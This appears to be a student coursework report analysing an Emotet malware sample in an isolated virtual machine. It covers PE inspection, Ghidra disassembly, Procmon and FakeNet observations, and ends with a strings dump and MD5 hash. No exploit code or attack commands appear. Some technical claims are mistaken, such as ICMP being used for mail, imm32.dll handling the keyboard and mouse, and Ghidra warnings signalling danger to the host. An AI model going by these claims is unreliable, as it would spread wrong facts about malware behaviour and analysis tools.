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| **Emotet Malware Analysis**  *A comprehensive evaluation of the known social engineering exploitation commonly known as Emotet.*  **Bryce Place**  CMP320: Advanced Ethical Hacking  2024/25 |

*Note that Information contained in this document is for educational purposes.*

Abstract

Since man was given a mailbox man has also experienced the threat of deceptive mailings. The days of fake letters informing residents of urgent wire transfers or foreign prince inheritance have been replaced with the phishing email. A modern-day social engineering nightmare, Emotet has evoked a hellish history of griefing company’s en masse, constantly evolving its attack methods with each iteration. This paper will illustrate the mechanics of one of its iterations, how the lines of code underneath threaten the devices and networks they infect.

The paper below starts with a static analysis of the Emotet file, documenting its signature and observing through several tools such as PEview, PEbear, and CFFexplorer. From there, a disassembler will conduct a thorough analysis of the inner schematics of Emotet’s coding, outlining the functions and their purposes. Thereafter a dynamic analysis of the malware will be enacted, demonstrating what happens on the machine end, as well as observing the network activity whilst the malware eats away at the machine. The paper will then observe the findings, summarizing into a discussion of the threats that persist that allow for such a virus to persist.

With Emotet’s insistence on resurfacing as a newer version every so often, the importance of remaining vigilant towards its fundamental nature is a necessity. A company might be unable to prevent one mis clicked email, however the effectiveness of the malware can be lessened with further understanding and diligence.

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# Introduction

## Background

Phishing attacks have plagued the internet from as early as the mid-1990’s (Gillin). Utilizing AOL employee credentials, malicious actors enacted social engineering techniques that enabled them to steal credentials of several accounts. The financial sector began to experience these exploits as early as 2001, where digital currency sites like *E-Gold* were exposed to these attacks. 2003 marked the beginning of fake URLs and website domain names. The slight variation of a commonly used website redirected to a hacker’s personal site began to dawn upon unsuspecting users.

Emotet, otherwise known as Heodo, is a more modern phishing attack malware used by several known parties (Ilascu). Discovered in 2014, Emotet began as a malicious banking trojan utilizing phishing emails as the main vector of attack. Since its discovery, Emotet has remained one of the costliest and most concerning forms of malware on the market due to its constantly evolving methods. Recent samples of Emotet have been discovered with TrickBot, another malware service, installed atop them.

In the early morning of March 7th, 2023, Emotet activity resumed as announced by Cofense (Cofense). These recent Emotet attacks have been observed to be far more sophisticated than previous iterations. Emotet now has a variety of use cases for attackers. From DDoS to ransomware attacks to web browser password hijacking, Emotet’s versatility and persistence has caused many to warrant justifiable concern against this bug.

A graph with numbers and lines

AI-generated content may be incorrect.

1.1.1 Recent history of Emotet Discoveries (Cyble).

The sample observed in the following paper is an Emotet version from as recent as 2017. This sample contains many of the same fundamental behaviors that more modern versions of the malware contain. As quoted from the European Union Agency for Criminal Justice Cooperation, “EMOTET infrastructure essentially acted as a primary door opener for computer systems on a global scale” (European Union). The importance of understanding the behaviors and physical components of this software is of the utmost importance to IT professionals worldwide.

## Aim

The aim of the following paper is to conduct a thorough examination of the malware sample provided, demonstrating its behaviors through reverse engineering, static and dynamic analysis, as well as any other means found to be apt given the program’s nature. The paper will lay out the software utilized in conducting each examination of the malware, laying out step by step how each program was used and the findings within the process. The goal of this examination is to discover the purposes that hijackers would have with this malicious software. This paper will also determine the type of malware present, researching and concluding on the most likely type of malware known.

A safe lab environment will be created to conduct this examination. The steps on how the analysts put together this will be outlined in the section below. This closed off environment will ensure the malware does not infect anything out of scope and is safely contained within the project.

# Procedure

## Overview of Procedure

### Methodology

The examination of the malware will be conducted through a standard malware analysis methodology. The following are the steps in which the methodology follows. For the sake of this malware sample, the unpacking and incident response collaboration steps are considered out of scope or nonapplicable. As such, these will be skipped over in the examination.

* Setup of Lab Environment
* Possible Threat Actors
* Static Malware Analysis
* Disassembly with Ghidra
* Dynamic Analysis
* Network Traffic Analysis
* Incident response collaboration

### Tools Utilized

The malware testing process requires a plethora of third-party applications for a thorough investigation. A list of these tools is provided below, as well as a summary of their purpose and use case for this examination.

* *VirusTotal:* A third-party website utilized for its compilation of malware source detection. VirusTotal allows for the tester to submit an MD5 and receive a comprehensive list of trusted examinations that will determine if malware is contained within as well as giving a name for the closest related malware sample in its database.
* *PE Bear: A multi-platform reversing tool using PE files.*
* *CFF Explorer: A tool utilizing many features in the PE structure for analyzing malware. Combining a Hex editor, PE explorer, Dependency Walker, Disassembler, and UPX unpacking, the software is a powerful tool for malware analysis.*
* *PE Detective: Heavily based off Explorer Suite II, PE Detective is a freeware single scan tool used for malware analysis. The tool enables the user to develop full, comprehensive reports of malware off a single scan.*
* *Dependency Walker: Free utility that scans Windows modules such as exe, dll, and sys files and builds a hierarchical tree diagram of all dependent modules.*
* *PEiD: Freeware service that detects most common packers, cryptors and compilers for PE files.*
* *Ghidra: Developed by the NSA, Ghidra is a common disassembly tool that provides many services to a malware analyst that make observing malware behavior easier to identify.*
* *Wireshark: A free network analysis tool that tracks packets sent across a given network.*
* *Kali Linux: A Linux-based Operating System specifically designed for cyber security purposes.*
* *Volatility Master: A GitHub project Framework that provides several python-based tools that allow for an analyst to observe a systems operation. This allows the analysts to properly identify what services the malware could be hijacking at any given moment.*
* *010 Editor: A freeware hex editor used to observe the hexcode of files.*
* *Procmon: A process monitoring software that observes what processes are operating on the system whilst the software is operating.*
* *IDApro: A disassembling tool used to examine the assembly code of files.*
* *FakeNet: A freeware analysis tool used to simulate a virtual network whilst having no internet connection. FakeNet is very useful in closed environments where the tester wants to ensure the malware remains enclosed within the system and does not escape into the real world.*

### Lab Environment Setup

To examine the malware sample properly a close virtual machine was set up for the analysts. The virtual machine was installed with a Windows 10 Pro OS as well as several preinstalled malware applications listed above. The VM was installed without internet connection, assuring that the malware has no avenues to leave the testing environment.

A screenshot of a computer

AI-generated content may be incorrect.

2.1.1 Folder of preinstalled folders containing third party applications.

Below is a screenshot of the Virtual Network Editor showcasing that the environment is host only, ensuring that the malware is maintained within scope.

A screenshot of a computer

AI-generated content may be incorrect.

2.1.2 Virtual Network Editor of Malware Virtual Machine.

The lab environment was installed on a host Dell XPS laptop. The laptop utilized a Windows 11 OS, 13th Gen Intel Core i7 processor, as well as the features and specifications listed in the screenshot below. This environment was assured to be closed and in scope, removing internet access whenever the malware in the virtual machine was active on any software.

A screenshot of a computer

AI-generated content may be incorrect.

2.1.3 Host machine specifications.

## Static Malware Analysis

### MD5

The Malware Sample provided was a named bin file zipped inside a folder labeled “7”. The tester ran CFF Explorer on the malware sample to discover its MD5 value. This value was then inputted into the website *VirusTotal* to give an overview of its nature. The results of these scans can be found in screenshots below. The *VirusTotal* scan gave the testers the information that the sample was likely a known malicious file. There were several hits on a known malware known as Emotet, with a file name of NOFAstb.exe.

A screenshot of a computer

AI-generated content may be incorrect.

2.2.1 Malware File Location.

A screenshot of a computer

AI-generated content may be incorrect.

2.2.2 CFF Explorer result when Malware Sample implemented.

A screenshot of a computer

AI-generated content may be incorrect.

2.2.3 VirusTotal scan result showcasing the malware is likely Emotet.

### File Header

With the knowledge that the malware was most likely a trojan named Emotet, the analysts input the virus into PE-bear to observe the file header. From this we can determine that the file is an executable that has had several information obscured. This was useful for later in the testing process when the analysts needed to run the malware during the Dynamic testing process.

A screenshot of a computer

AI-generated content may be incorrect.

2.2.3 File Header of Malware in PE-bear.

### File Packing

CFF Explorer also contained a feature known as Ultimate Packer for eXecutables, or UPX. This application helped determine if part of the malware file was packed or not, as seen in the screenshot below. The result of this testing determined that indeed part of the executable was packed, which implied that there was more to the executable than the testers were seeing at the time. The testers then proceeded with unpacking the executable, ensuring that the entirety of the application was visible.

A screenshot of a computer

AI-generated content may be incorrect.

2.2.4 UPX showcasing that the file is packed.

For the scope of this project, there was an attempt to unpack the malware fully. Several known unpacking tools were used, however none of these prebuilt third-party tools were successful due to the code being programmed in Visual Basic.

A screenshot of a computer

AI-generated content may be incorrect.

2.2.5 Exeinfo showing Visual Basic.

Visual Basic requires manual unpacking, and with this the testers were unsuccessfully attempting to manually unpack the malware in IDApro. The rest of the test will deal with the software packed and will attempt to find as much information as possible regardless.

A screenshot of a computer code

AI-generated content may be incorrect.

2.2.6 IDAPro suspected assembly packing process.

### Import Analysis

CFF Explorer contained several useful features during the static testing process. To properly analyze the imports the malware utilized, CFF Explorer had a tab that displayed all known imports. As seen in the screenshot below, the only dll import utilized by the malware was msvbvm60.dll. This dll import was discovered to be related to Visual Basic, implying the program only required Visual Basic to function on a machine.

A screenshot of a computer

AI-generated content may be incorrect.

2.2.7 CFF Explorer Import Tab of Emotet.

### Strings

Still utilizing CFF Explorer, the Strings tab imports a known malware analyzing process known as Strings to observe each line of string text in the malware. The information from this examination can be found in Appendix A. As can be seen in Figure 2.2.7, the MD5 found in the Strings application matches the MD5 determined earlier in testing. On top of this, there are several useful strings that can be used to determine the nature of the malware, most notably at the end of the file.

A screenshot of a computer

AI-generated content may be incorrect.

2.2.8 Strings part 1.

From Figure 2.2.8 the analysts determined that the file version of several applications as well as a previously unknown exe “NOFAstb.exe”. The applications such as Goodreads as well as the notifications related to text-decoration imply that the malware aimed to write something. When the testers researched the NOFAstb.exe they found that this was a known exe related to the malware “emotet”, as seen in Figure 2.2.9.

A screenshot of a computer code

AI-generated content may be incorrect.

2.2.9 Strings part 2.

A screenshot of a computer

AI-generated content may be incorrect.

2.2.10 NOFAstb.exe google search.

## Disassembly

### Ghidra

After observing the raw data of the malware, the analysts moved forward to disassembling the program to observe the raw lines of code within. To properly observe the code, a tool known as Ghidra was used for the majority of the disassembling tasks. After importing the malware into a project, the analysts navigated to the import results summary located on the sidebar of the code analyzing section of Ghidra. The results of the import tab can be found in Figure 2.3.1, with information that confirmed several pieces of information previously known.

The previous name of the file was NOFAstb.exe, as observed earlier in figure 2.2.9, this name has association with a known malware “emotet”. Furthermore, the product name “Goodreads” appeared once more in this tab with the same version as found in the Strings portion of the study. The MD5 discovered in the import tab matches the MD5 found in several placements in the study, further confirming the known information about this malware sample. Ghidra attempted to import the msvbvm60.dll that previously was found to be the only dll import used by the malware, however the dll files appeared to be missing from the host machine.

A screenshot of a computer

AI-generated content may be incorrect.

2.3.1 Import result of Emotet file

### Code Browser

Opening the Code Browser tab from the Ghidra project revealed notable data points. The testers first navigated to the Symbol Tree tab on the side of the program, as seen in Figure 2.3.2, and searched for an entry function. This function can be seen in full in Figure 2.3.3. The entry function displayed a singular call to “ThunRTMain”, which was a function in the Visual Basic dll from before. The graph of the entry function shown in Figure 2.3.4 displayed that no other function calls were linked to the entry function in any way, showing that the malware relied exclusively on the visual basic import to function.

A screenshot of a computer

AI-generated content may be incorrect.

2.3.2 Code Browser of the Emotet bin file.

A screenshot of a computer

AI-generated content may be incorrect.

2.3.3 Emotet entry function.

A screenshot of a computer

AI-generated content may be incorrect.

2.3.4 Graph of Entry function showing there are no external function calls.

### Encryption

Underneath the Symbol Tree tab, Ghidra contained a Data Types tab which allowed the testers to search for various keywords for data within the malware. In Figure 2.3.5, the analysts searched for encryption services and found several different well-known services. The existence of these imports implied that encryption was used, which would be useful in determining several behaviors during the Dynamic Testing Analysis.

A screenshot of a computer

AI-generated content may be incorrect.

2.3.5 Data Type search for encryption files.

### File Manipulation

Furthermore, searching for file manipulation data types revealed several function calls related to files. The Fileshare\_Change functions implied that there were several instances of file manipulation transpiring inside the malwares programming. The permissions of several files in the code were being altered to ensure that the end user is unable to access these files when the malware is active. The testers took this into account when Dynamic Testing began.

A screenshot of a computer program

AI-generated content may be incorrect.

2.3.6 File Manipulation calls in Emotet

### Mail Data Types

After searching further for mail related data within the malware, the analysts found several mail related commands and data structures inside the malware. There are several mail related commands related to deleting, reading, saving, and sending mail through the program. The result from this search found in Figure 2.3.7 implied that the malware used mailing services to manipulate user information, presumably to send a phishing email.

A screenshot of a computer

AI-generated content may be incorrect.

2.3.7 Mail Data Type search results in Ghidra.

### Web Browser

The analysts searched further for web related data structures and found several hits. These web data results imply that the malware attempts to log into the web browser of choice on the host machine and utilizes it for nefarious purposes. Due to how this malware is programmed, the malware seemingly never searches for any network connection during the entirety of its runtime, only logging onto the browser and attempting certain features. There were no IP addresses found in earlier Static analysis sections, implying that this malware might require internet access, but will run regardless of connectivity or not.

A screenshot of a computer

AI-generated content may be incorrect.

2.3.8 WebBrowser search in DataTypes of Ghidra.


### Function Calls

Navigating back to the Symbol Tree, the analysts found there to only be 10 function calls within, including the entry call found previously. The code of all these function calls can be found in Appendix B. FUN\_0040430c had issues decompiling the function fully, stating “WARNING: Could not recover jump table at 0x00404315. Too many branches.” This happens when Ghidra has concerns about programming that might jeopardize the host pc. This can also happen when the read/write privileges of files have been altered to hide information.

A screenshot of a computer

AI-generated content may be incorrect.

2.3.9 All Function Calls in Ghidra.



2.3.10 FUN\_0040430c unrecovered jumptable.

Several other areas of the functions drew concern to the tester. Mainly, FUN\_00406bc0 contained several strings with different calls to directories, however the raw text was written in chinese. This could be an indication of the source of the malware, as well as a tell at what directories to look into later in the Dynamic Malware analysis portion of the testing process.

A screenshot of a computer program

AI-generated content may be incorrect.

2.3.10 Chinese characters found in Ghidra

A screenshot of a computer

AI-generated content may be incorrect.

2.3.11 IDAfree login info within malware.

## Dynamic Malware Analysis

### Hex Signature

The malware presented to the testers as previously stated was contained within a bin file format. To determine what sort of file the malware was, the analysts ran the code inside a hex editor to confirm the previous data from the Static Malware Analysis portion. Several programs had determined that the program was an executable, however the testers confirmed this by reading the first characters of the hex code “4D 5A”. This signature was a known .exe file signature and ensured to the testers that the file could be run. From this point, the malware file was renamed to the testers suspected malware source, emotet.exe.

A screenshot of a computer screen

AI-generated content may be incorrect.

2.4.1 Hex Editor signature

### Procmon Startup

Before running the malware, the analysts booted up a program known as procmon, otherwise known as Process Monitor. As the name suggests, procmon monitored all the programs on the host machine and any updates to these programs as they ran. Filtering out the function calls to exclusively the malware sample allowed the tester to see only the changes and calls from the malware sample.

A screenshot of a computer

AI-generated content may be incorrect.

2.4.2 Procmon HUD.

At this point, the malware sample was executed on the machine. Instantly a notification appeared that Adobe Reader could not open the process, however, the procmon was heavily active.

A computer screen with a message box

AI-generated content may be incorrect.

2.4.3 Adobe Reader notification when emotet.exe ran.

### Process Examination

When the analysts observed the Process Monitor as emotet was active on the machine, the program was filtered to show several useful function calls. One of these useful function calls was CreateFile, which had several instances from the emotet software. As can be inferred, CreateFile does create a new file at a location, and these paths change rapidly, from temporary storage locations to the language and theme folders within windows itself. This implies that emotet had its own customizable fonts, themes, and languages that it attempted to use for its purposes.

A screenshot of a computer

AI-generated content may be incorrect.

2.4.4 CreateFile process usage in Procmon.

Observing the processes further, the analysts discovered a call into the file extension where imm32.dll was located. Upon further research, imm32.dll is responsible for mouse and keyboard functionality. This showed the testers that the malware attempted to use the machine’s keyboard functions for its purposes.

A screenshot of a computer

AI-generated content may be incorrect.

2.4.5 Procmon screenshot of imm32.dll usage.

Further Examination of the processes revealed that there were further calls to uxtheme.dll as well as the windows Languages folder. This is further proof that the malware is attempting to utilize its own customized features to write some sort of document on the host machine.

A screenshot of a computer program

AI-generated content may be incorrect.

2.4.6 Fonts, Themes, Languages manipulation.

### FakeNet

At this point in the testing the machine was reverted to an earlier snapshot. This is to ensure that the malware has not permanently changed any components of the operating system. The testers tested the malware file again, however this time with a fake internet connection created by a tool known as FakeNet. The logs from FakeNet after the malware was run showed several ICMP packets logged. These packets are sent out for mailing related protocols, implying that the malware was attempting to send an email.

A screenshot of a computer

AI-generated content may be incorrect.

2.4.7 FakeNet log showing ICMP packet sent after emotet.exe ran.

A screenshot of a computer

AI-generated content may be incorrect.

2.4.8 Procmon activity with every mail packet sent.

# Discussion

## General Discussion

After a comprehensive examination upon the malware sample, the testers are safe to assume that the malware attempts to send a phishing email out to several sources. This phishing email utilized its own custom windows themes, languages, and features to write a comprehensive email that was periodically sent out to various unbeknownst sources.

During the static analysis, the *VirusTotal* scan found in figure 2.2.3. gave several hints as to the nature of the malware sample. The search had several sources claim that the MD5 signature found in figure 2.2.2 was linked back to a file called NOFAstb.exe. This was later backed by CFF explorer, Strings, Ghidra, and IDAPro all finding that the original name of the malware sample was NOFAstb.exe. Ghidra also discovered several indications as to the nature of the file, discovering file manipulation, web browser, and mailing imports inside the assembly programming. More proof presented when the Adobe Reader notification from the Dynamic Analysis portion of the examination presented an error that indicated email usage.

The testers discovered the singular import of a Visual Basic 6.0 dll file. What this information concluded with the tester was that malware was attempting to use a Microsoft product, such as Office or PowerPoint, to inject itself into the host device. There are several Visual Basic commands found, as can be seen in Appendix A, that contain Array movement, Free Objects, and several File manipulation commands. There is also evidence of drawing of graphs and shapes, such as ScaleHeight and ScaleWidth as well as the PatBlt function. There is also more evidence that a Picture is being drawn, with commands related to Picture1 and ArcString. These are related to a string Beprog, which is also a name for an anonymous messaging application. The testers concluded that this service is being used to relay the information the malware is snooping on the host device.

IDAPro also discovered that the malware sample attempts to take credentials of the user. As seen in figure 2.3.11, the malware package attempts to snoop user credentials within the assembly code, using a key and various vulnerable strings to hijack the user’s credentials.

Emotet is a well-known phishing email malware source and has been prevalent for over a decade. Emotet has a history of using Visual Basic, the only plugin found in the sample, to run scripts and commands in third party software such as Microsoft Office, Excel, Powerpoint, and Word (Thakur, 2018). The dll import confirms that this behavior is mimicked in the malware sample. This information as well as the phishing properties of the software and the *VirusTotal* scans informed the analysts that the sample is most likely a form of Emotet. A google search of the originally exe name, NOFAstb.exe also revealed that this is linked to a known emotet sample. The testers concluded after these many data points that Emotet is more than likely the culprit in this case.

Other interesting datapoints was the Slovakian and Chinese text scattered throughout the program. There were strings of text, notably “Olib (pronounced [??lib]; Italian: Ulbo) is an island in northern Dalmatia, located northwest of Zadar, southwest of Pag, southeast of Loinj and just east of Silba.” This text was found in the Strings findings as well as in several other tools, such as CFF Explorer and Ghidra. This is likely a red herring, however these facts could indicate a clue as to the origin of this malware package.

## Countermeasures

Emotet was first introduced to cyberspace, there have been many efforts to combat its destructive behaviors. Ensuring that the software on host machines remains up to date can prevent the spread of newly developed versions of this evolving malware (Kaspersky, 2025). On top of this, preventative software’s such as MalwareBytes and Hitman Pro are basic security measures that can sniff out and vanquish viral files on a machine. Educating the consequences of poor social engineering is the most important measure in preventing a phishing virus such as Emotet from spreading. Emotet takes advantage of unsuspecting users unaware as to the vulnerability they impose onto others at companies they inhabit. Educating the entirety of a company’s personnel with the consequences of poor social engineering prevents simple phishing emails from taking ahold of an entire network.

## Future Work

Given more time allocated to the project, the analysts would have done a full manual unpacking procedure to fully examine the machinations of the malware. Having more resources granted to the testers would allow for this manual procedure to be effortless, however the testers were not granted the pay for alternatives to IDAfree that allowed for a fluid evaluation of the assembly code. With IDAfree, the lack of tools that come with this lightweight package prevents the host machine from circumventing a lot of the clutter within the program, resulting in a messy and unfinished evaluation. The testers would also make use of disassembling techniques that were not discussed beforehand, requiring time to learn, test, and examine for each technique utilized.

With more time the testers would also like to attempt to find the true culprit of the malware. Sources online have blamed many third-party threat actors for the rise of Emotet attacks with suspicions that these actors are acting out of China, Ukraine, Slovenia, or Russia (Kaspersky, 2025). The examination would aim to snipe the packets and trace back their location to a source, asking the procurer of the files where exactly the malicious software was sent from. Utilizing many web-penetration testing techniques, the testers would be able to find the true culprit of these files given the correct amount of time and resources.

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# Appendices

## Appendix A – Strings

File: 29D6161522C7F7F21B35401907C702BDDB05ED47.bin

MD5: 561079d986097bdf170db0a9f07cc1e6

Size: 96535

Ascii Strings:

---------------------------------------------------------------------------

0000004D !This program cannot be run in DOS mode.

000000A8 Rich9

000001B0 .text

000001D7 `.data

00000200 .rsrc

0000146C NR78RECmains

000014E4 HREJjfdj

000014F1 anyjkstykuk

000019B7 Wjll

00001A3A GKll

00001A52 TKKT

00001A71 BKKTTK

00001A94 TTTd

00001AB3 \*KTKK

00001AD5 KTTt

00001AF6 KTTl`

00001B11 B76\*

00001B31 B767\*KK7j

00001B78 dj|}

00001B95 \*\*\*AYivwxgyz{

00001BA3 tTlTKL

00001BB5 6\*\*JGnopqrs@tTll7

00001BD9 KXghi

00001BE5 MM\*8

00001BF8 \_`abcYdd

00001C16 \*PEVWRYZ7K

00001C25 KTTB

00001C37 NOPQRGS\*

00001C43 \*TKKT

00001C54 C/DEFGHIGJ

00001C76 <=:1

00001C82 67\*\*6

00001C94 ,-./0123

00001CA3 66\*6

00001DD0 KRujrykrtjmf

00001DF9 Picture1

000022B9 ;XXXX;

000022DA Wjjj;

000022F3 XJ.nM

000022FA NWWj;

0000231B WXX;

00002339 Gx:WX

00002373 ;; ;XJ6H

0000239E cMNY

000023B7 :jJQ\x

000023BE SKn>

000023D5 ;:XPU`N

000023E0 T5=&P:

000023F9 N`UEW:E

00002413 ;; X;;;xnJX

00002420 Xzp{|Gg5K

00002438 ;WdQiW

0000243F WOe8K

00002456 ;;WpclWW

00002479 WiQd

00002481 SChZ;WjY

00002493 ;; YJU[\CS]ha;WX

000024BE TIVOWX;

000024D8 NxKHLMN

000024E1 ;;

00002563 ;

00002583 ; ;

000025A4

000025B8 @/,?

000025C4

00002B95 ;XXXX;

00002BB6 Wjjj;

00002BCF XJ.nM

00002BD6 NWWj;

00002BF7 WXX;

00002C15 Gx:WX

00002C4F ;; ;XJ6H

00002C7A cMNY

00002C93 :jJQ\x

00002C9A SKn>

00002CB1 ;:XPU`N

00002CBC T5=&P:

00002CD5 N`UEW:E

00002CEF ;; X;;;xnJX

00002CFC Xzp{|Gg5K

00002D14 ;WdQiW

00002D1B WOe8K

00002D32 ;;WpclWW

00002D55 WiQd

00002D5D SChZ;WjY

00002D6F ;; YJU[\CS]ha;WX

00002D9A TIVOWX;

00002DB4 NxKHLMN

00002DBD ;;

00002E3F ;

00002E5F ; ;

00002E80

00002E94 @/,?

00002EA0

00003462 ;XXXX;

00003483 Wjjj;

0000349C XJ.nM

000034A3 NWWj;

000034C4 WXX;

000034E2 Gx:WX

0000351C ;; ;XJ6H

00003547 cMNY

00003560 :jJQ\x

00003567 SKn>

0000357E ;:XPU`N

00003589 T5=&P:

000035A2 N`UEW:E

000035BC ;; X;;;xnJX

000035C9 Xzp{|Gg5K

000035E1 ;WdQiW

000035E8 WOe8K

000035FF ;;WpclWW

00003622 WiQd

0000362A SChZ;WjY

0000363C ;; YJU[\CS]ha;WX

00003667 TIVOWX;

00003681 NxKHLMN

0000368A ;;

0000370C ;

0000372C ; ;

0000374D

00003761 @/,?

0000376D

00003A08 VB5!

00003A80 Callstb

00003A88 NR78 RECmains

00003A97 NR78RECmains

000040AA &&$E@

000040D4 HREJjfdj

000040E0 NR78RECmains

00004138 VBA6.DLL

00004144 \_\_vbaFreeVarList

00004158 \_\_vbaI2Var

00004164 \_\_vbaVarMul

00004170 \_\_vbaVarAdd

00004180 \_\_vbaVarForNext

00004190 \_\_vbaObjVar

0000419C \_\_vbaLateMemCall

000041B0 \_\_vbaFpI2

000041BC \_\_vbaVarMove

000041CC \_\_vbaVarForInit

000041E0 \_\_vbaFreeVar

000041F0 \_\_vbaVarLateMemCallLd

00004208 \_\_vbaVarDiv

00004214 \_\_vbaR4Var

00004220 \_\_vbaVarVargNofree

00004234 \_\_vbaVarTstEq

00004244 \_\_vbaI2I4

00004250 \_\_vbaR8IntI4

00004260 \_\_vbaFpI4

0000426C \_\_vbaOnError

00004280 gdi32

0000428C PatBlt

000042D8 USER32

000042E4 CallWindowProcA

0000438C \_\_vbaFreeStr

0000439C \_\_vbaSetSystemError

000043B0 \_\_vbaStrVarCopy

000043C0 \_\_vbaStrMove

000043D0 \_\_vbaUI1I2

000043F0 \_\_vbaGenerateBoundsError

00004428 \_\_vbaAryDestruct

0000443C \_\_vbaAryConstruct2

000044A8 C:\Program Files\Microsoft Visual Studio\VB98\VB6.OLB

00004518 Picture1

00004524 Beprog

0000452C Split

00004534 ArcString

00004540 Decrypt

00004644 \_\_vbaFreeObj

00004654 \_\_vbaObjSetAddref

00004668 \_\_vbaNew2

0000467C \_\_vbaUbound

00004688 \_\_vbaLbound

00004694 \_\_vbaI4Str

000046A0 \_\_vbaAryMove

000046B0 \_\_vbaUI1I4

000046BC \_\_vbaErrorOverflow

000046D0 \_\_vbaRedimPreserve

000046E4 \_\_vbaStrVarMove

000046F4 \_\_vbaLenBstr

00004704 \_\_vbaInStr

00004710 \_\_vbaRedim

0000471C \_\_vbaFreeStrList

00004730 \_\_vbaVar2Vec

00004740 \_\_vbaHresultCheckObj

00004758 \_\_vbaStrCopy

00004768 \_\_vbaFileClose

00004778 \_\_vbaGet3

00004784 \_\_vbaFileOpen

00004794 \_\_vbaAryUnlock

000047A4 \_\_vbaAryLock

00004924 BRfmEv

0000492C JhdCY

00004934 sData

0000493C sPassword

00004948 ByteArray

00004954 sKey

0000498B 4SVW

00004BA9 WWWPV

00004BFB 0SVW

00004D1B @SVW

00004DDC A$X%

00004F3E BrLp

0000636E QRWV

000066BC hCg@

0000678B dSVW

00006A4B <SVW

00006BDB lSVW

00006E71 h4F@

00006EA2 h$F@

00007080 MSVBVM60.DLL

00007090 \_CIcos

00007098 \_adj\_fptan

000070A4 \_\_vbaVarMove

000070B2 \_\_vbaVarVargNofree

000070C6 \_\_vbaAryMove

000070D4 \_\_vbaFreeVar

000070E2 \_\_vbaLenBstr

000070F0 \_\_vbaStrVarMove

00007102 \_\_vbaFreeVarList

00007114 \_adj\_fdiv\_m64

00007124 \_adj\_fprem1

00007132 \_\_vbaSetSystemError

00007148 \_\_vbaHresultCheckObj

0000715E \_adj\_fdiv\_m32

0000716E \_\_vbaAryDestruct

00007180 \_\_vbaVarForInit

00007192 \_\_vbaOnError

000071A0 \_adj\_fdiv\_m16i

000071B0 \_\_vbaObjSetAddref

000071C4 \_adj\_fdivr\_m16i

000071D6 \_CIsin

000071DE \_\_vbaChkstk

000071EC \_\_vbaFileClose

000071FC EVENT\_SINK\_AddRef

00007210 \_\_vbaGenerateBoundsError

0000722A \_\_vbaGet3

00007236 \_\_vbaAryConstruct2

0000724A \_\_vbaVarTstEq

0000725A \_\_vbaI2I4

00007266 \_\_vbaObjVar

00007274 DllFunctionCall

00007286 \_\_vbaRedimPreserve

0000729A \_\_vbaLbound

000072A8 \_adj\_fpatan

000072B6 \_\_vbaR4Var

000072C2 \_\_vbaRedim

000072CE EVENT\_SINK\_Release

000072E2 \_\_vbaUI1I2

000072EE \_CIsqrt

000072F8 EVENT\_SINK\_QueryInterface

00007314 \_\_vbaUI1I4

00007320 \_\_vbaVarMul

0000732E \_\_vbaExceptHandler

00007342 \_adj\_fprem

0000734E \_adj\_fdivr\_m64

0000735E \_\_vbaVarDiv

0000736C \_\_vbaFPException

0000737E \_\_vbaUbound

0000738C \_\_vbaI2Var

00007398 \_CIlog

000073A0 \_\_vbaErrorOverflow

000073B4 \_\_vbaFileOpen

000073C4 \_\_vbaVar2Vec

000073D2 \_\_vbaInStr

000073DE \_\_vbaNew2

000073EA \_adj\_fdiv\_m32i

000073FA \_adj\_fdivr\_m32i

0000740C \_\_vbaStrCopy

0000741A \_\_vbaI4Str

00007426 \_\_vbaFreeStrList

00007438 \_adj\_fdivr\_m32

00007448 \_adj\_fdiv\_r

00007456 \_\_vbaAryLock

00007464 \_\_vbaLateMemCall

00007476 \_\_vbaVarAdd

00007484 \_\_vbaFpI2

00007490 \_\_vbaFpI4

0000749C \_\_vbaVarLateMemCallLd

000074B4 \_CIatan

000074BE \_\_vbaStrMove

000074CC \_\_vbaStrVarCopy

000074DE \_\_vbaR8IntI4

000074EC \_allmul

000074F6 \_CItan

000074FE \_\_vbaAryUnlock

0000750E \_\_vbaVarForNext

00007520 \_CIexp

00007528 \_\_vbaFreeObj

00007536 \_\_vbaFreeStr

00009B32 Wjll

00009BB5 GKll

00009BCD TKKT

00009BEC BKKTTK

00009C0F TTTd

00009C2E \*KTKK

00009C50 KTTt

00009C71 KTTl`

00009C8C B76\*

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00010908 ^t{B

0001098C !p/Z

000109CB S[r1

00010A80 :Kx^KR

00010A9C e8S;Vu8

00010AAB akB7

00010B83 ^9OnN@

00010BA2 TkamYlc

00010BB8 bi'gn$u1

00010BF9 0}3x;%

00010C90 C\`X

00010C99 $\D>

00010C9E \_?sigk

00010CB5 ~qqT

00010CCD V!'.

00010CF8 0a80

00010D02 b325

00010D7A <8G>D

00010D87 \*OQg

00010DA3 y7mk

00010DA8 2amR

00010E9F ;A!\

00010EE0 j)]

00010EF7 i<3u

00010F88 D@2E

00010F99 b\SG

00010FA1 Mdk:

00010FBB Ryz$}

00010FE2 \*tMsq

00010FE8 '!\*(

00010FF2 p8o[=72

00011090 n~h?

000110A8 !QcA

000110F7 ?`Z$

00011189 !KU+EU

0001119C #gbZr

000111A2 |"fv

000111EF +W00

000111F6 ";Xp<

00011281 XM#I

000112B1 |q+6

000112E9 2F!;

000113E7 6y-)

000114A3 g=mz

000114A8 :yGst"I

000114B4 k[!?

00011537 DWO[

0001153C \_DUr

000115DF lZBz

000115FA .2ejeo

00011617 PJ)w

00011691 ,X[Ij,G

0001169E :]kih<

000116E8 c#,!}uO

000116F0 kV0=I

00011773 ;+?N

000117B0 u~ylB

000117E1 ]!+;-../T

000117EF M?4^

00011804 dyA>Og

000118A8 i 9m

000118CB w]S-

00011953 SNSQ

00011976 qS5]

00011990 FV?X

000119A9 !?-Or4

000119E6 .#Oe<

00011A8F c[]8[I

00011AA8 )i<`

00011AB4 l^s-|

00011ABA }}%+R{

00011AEC )l9$0

00011B82 h|M]I

00011BA1 i4Oy8<

00011BF6 w20#

00011C74 2BYO]a

00011C85 9Jj[

00011C8A 0eSA

00011C9A PP"[

00011CE3 X9L)

00011DB5 ~Nz0q

00011DDD @IiqS0

00011DEB (2$#4

00011DFA ?03;b9

00011E88 OP}A

00011E99 PkS3=<Y

00011EA4 +-\*\*

00011EA9 Ql:/"%

00011EB0 szx{y~w}rvzsqsrs

00011EE0 \*9(3-

00011F63 ]00j3

00012080 JIIKA

000120A5 ]!5e

000120E6 9t-k7

00012167 vn/y

000121A7 nYt?6

000121B8 M`\*j;

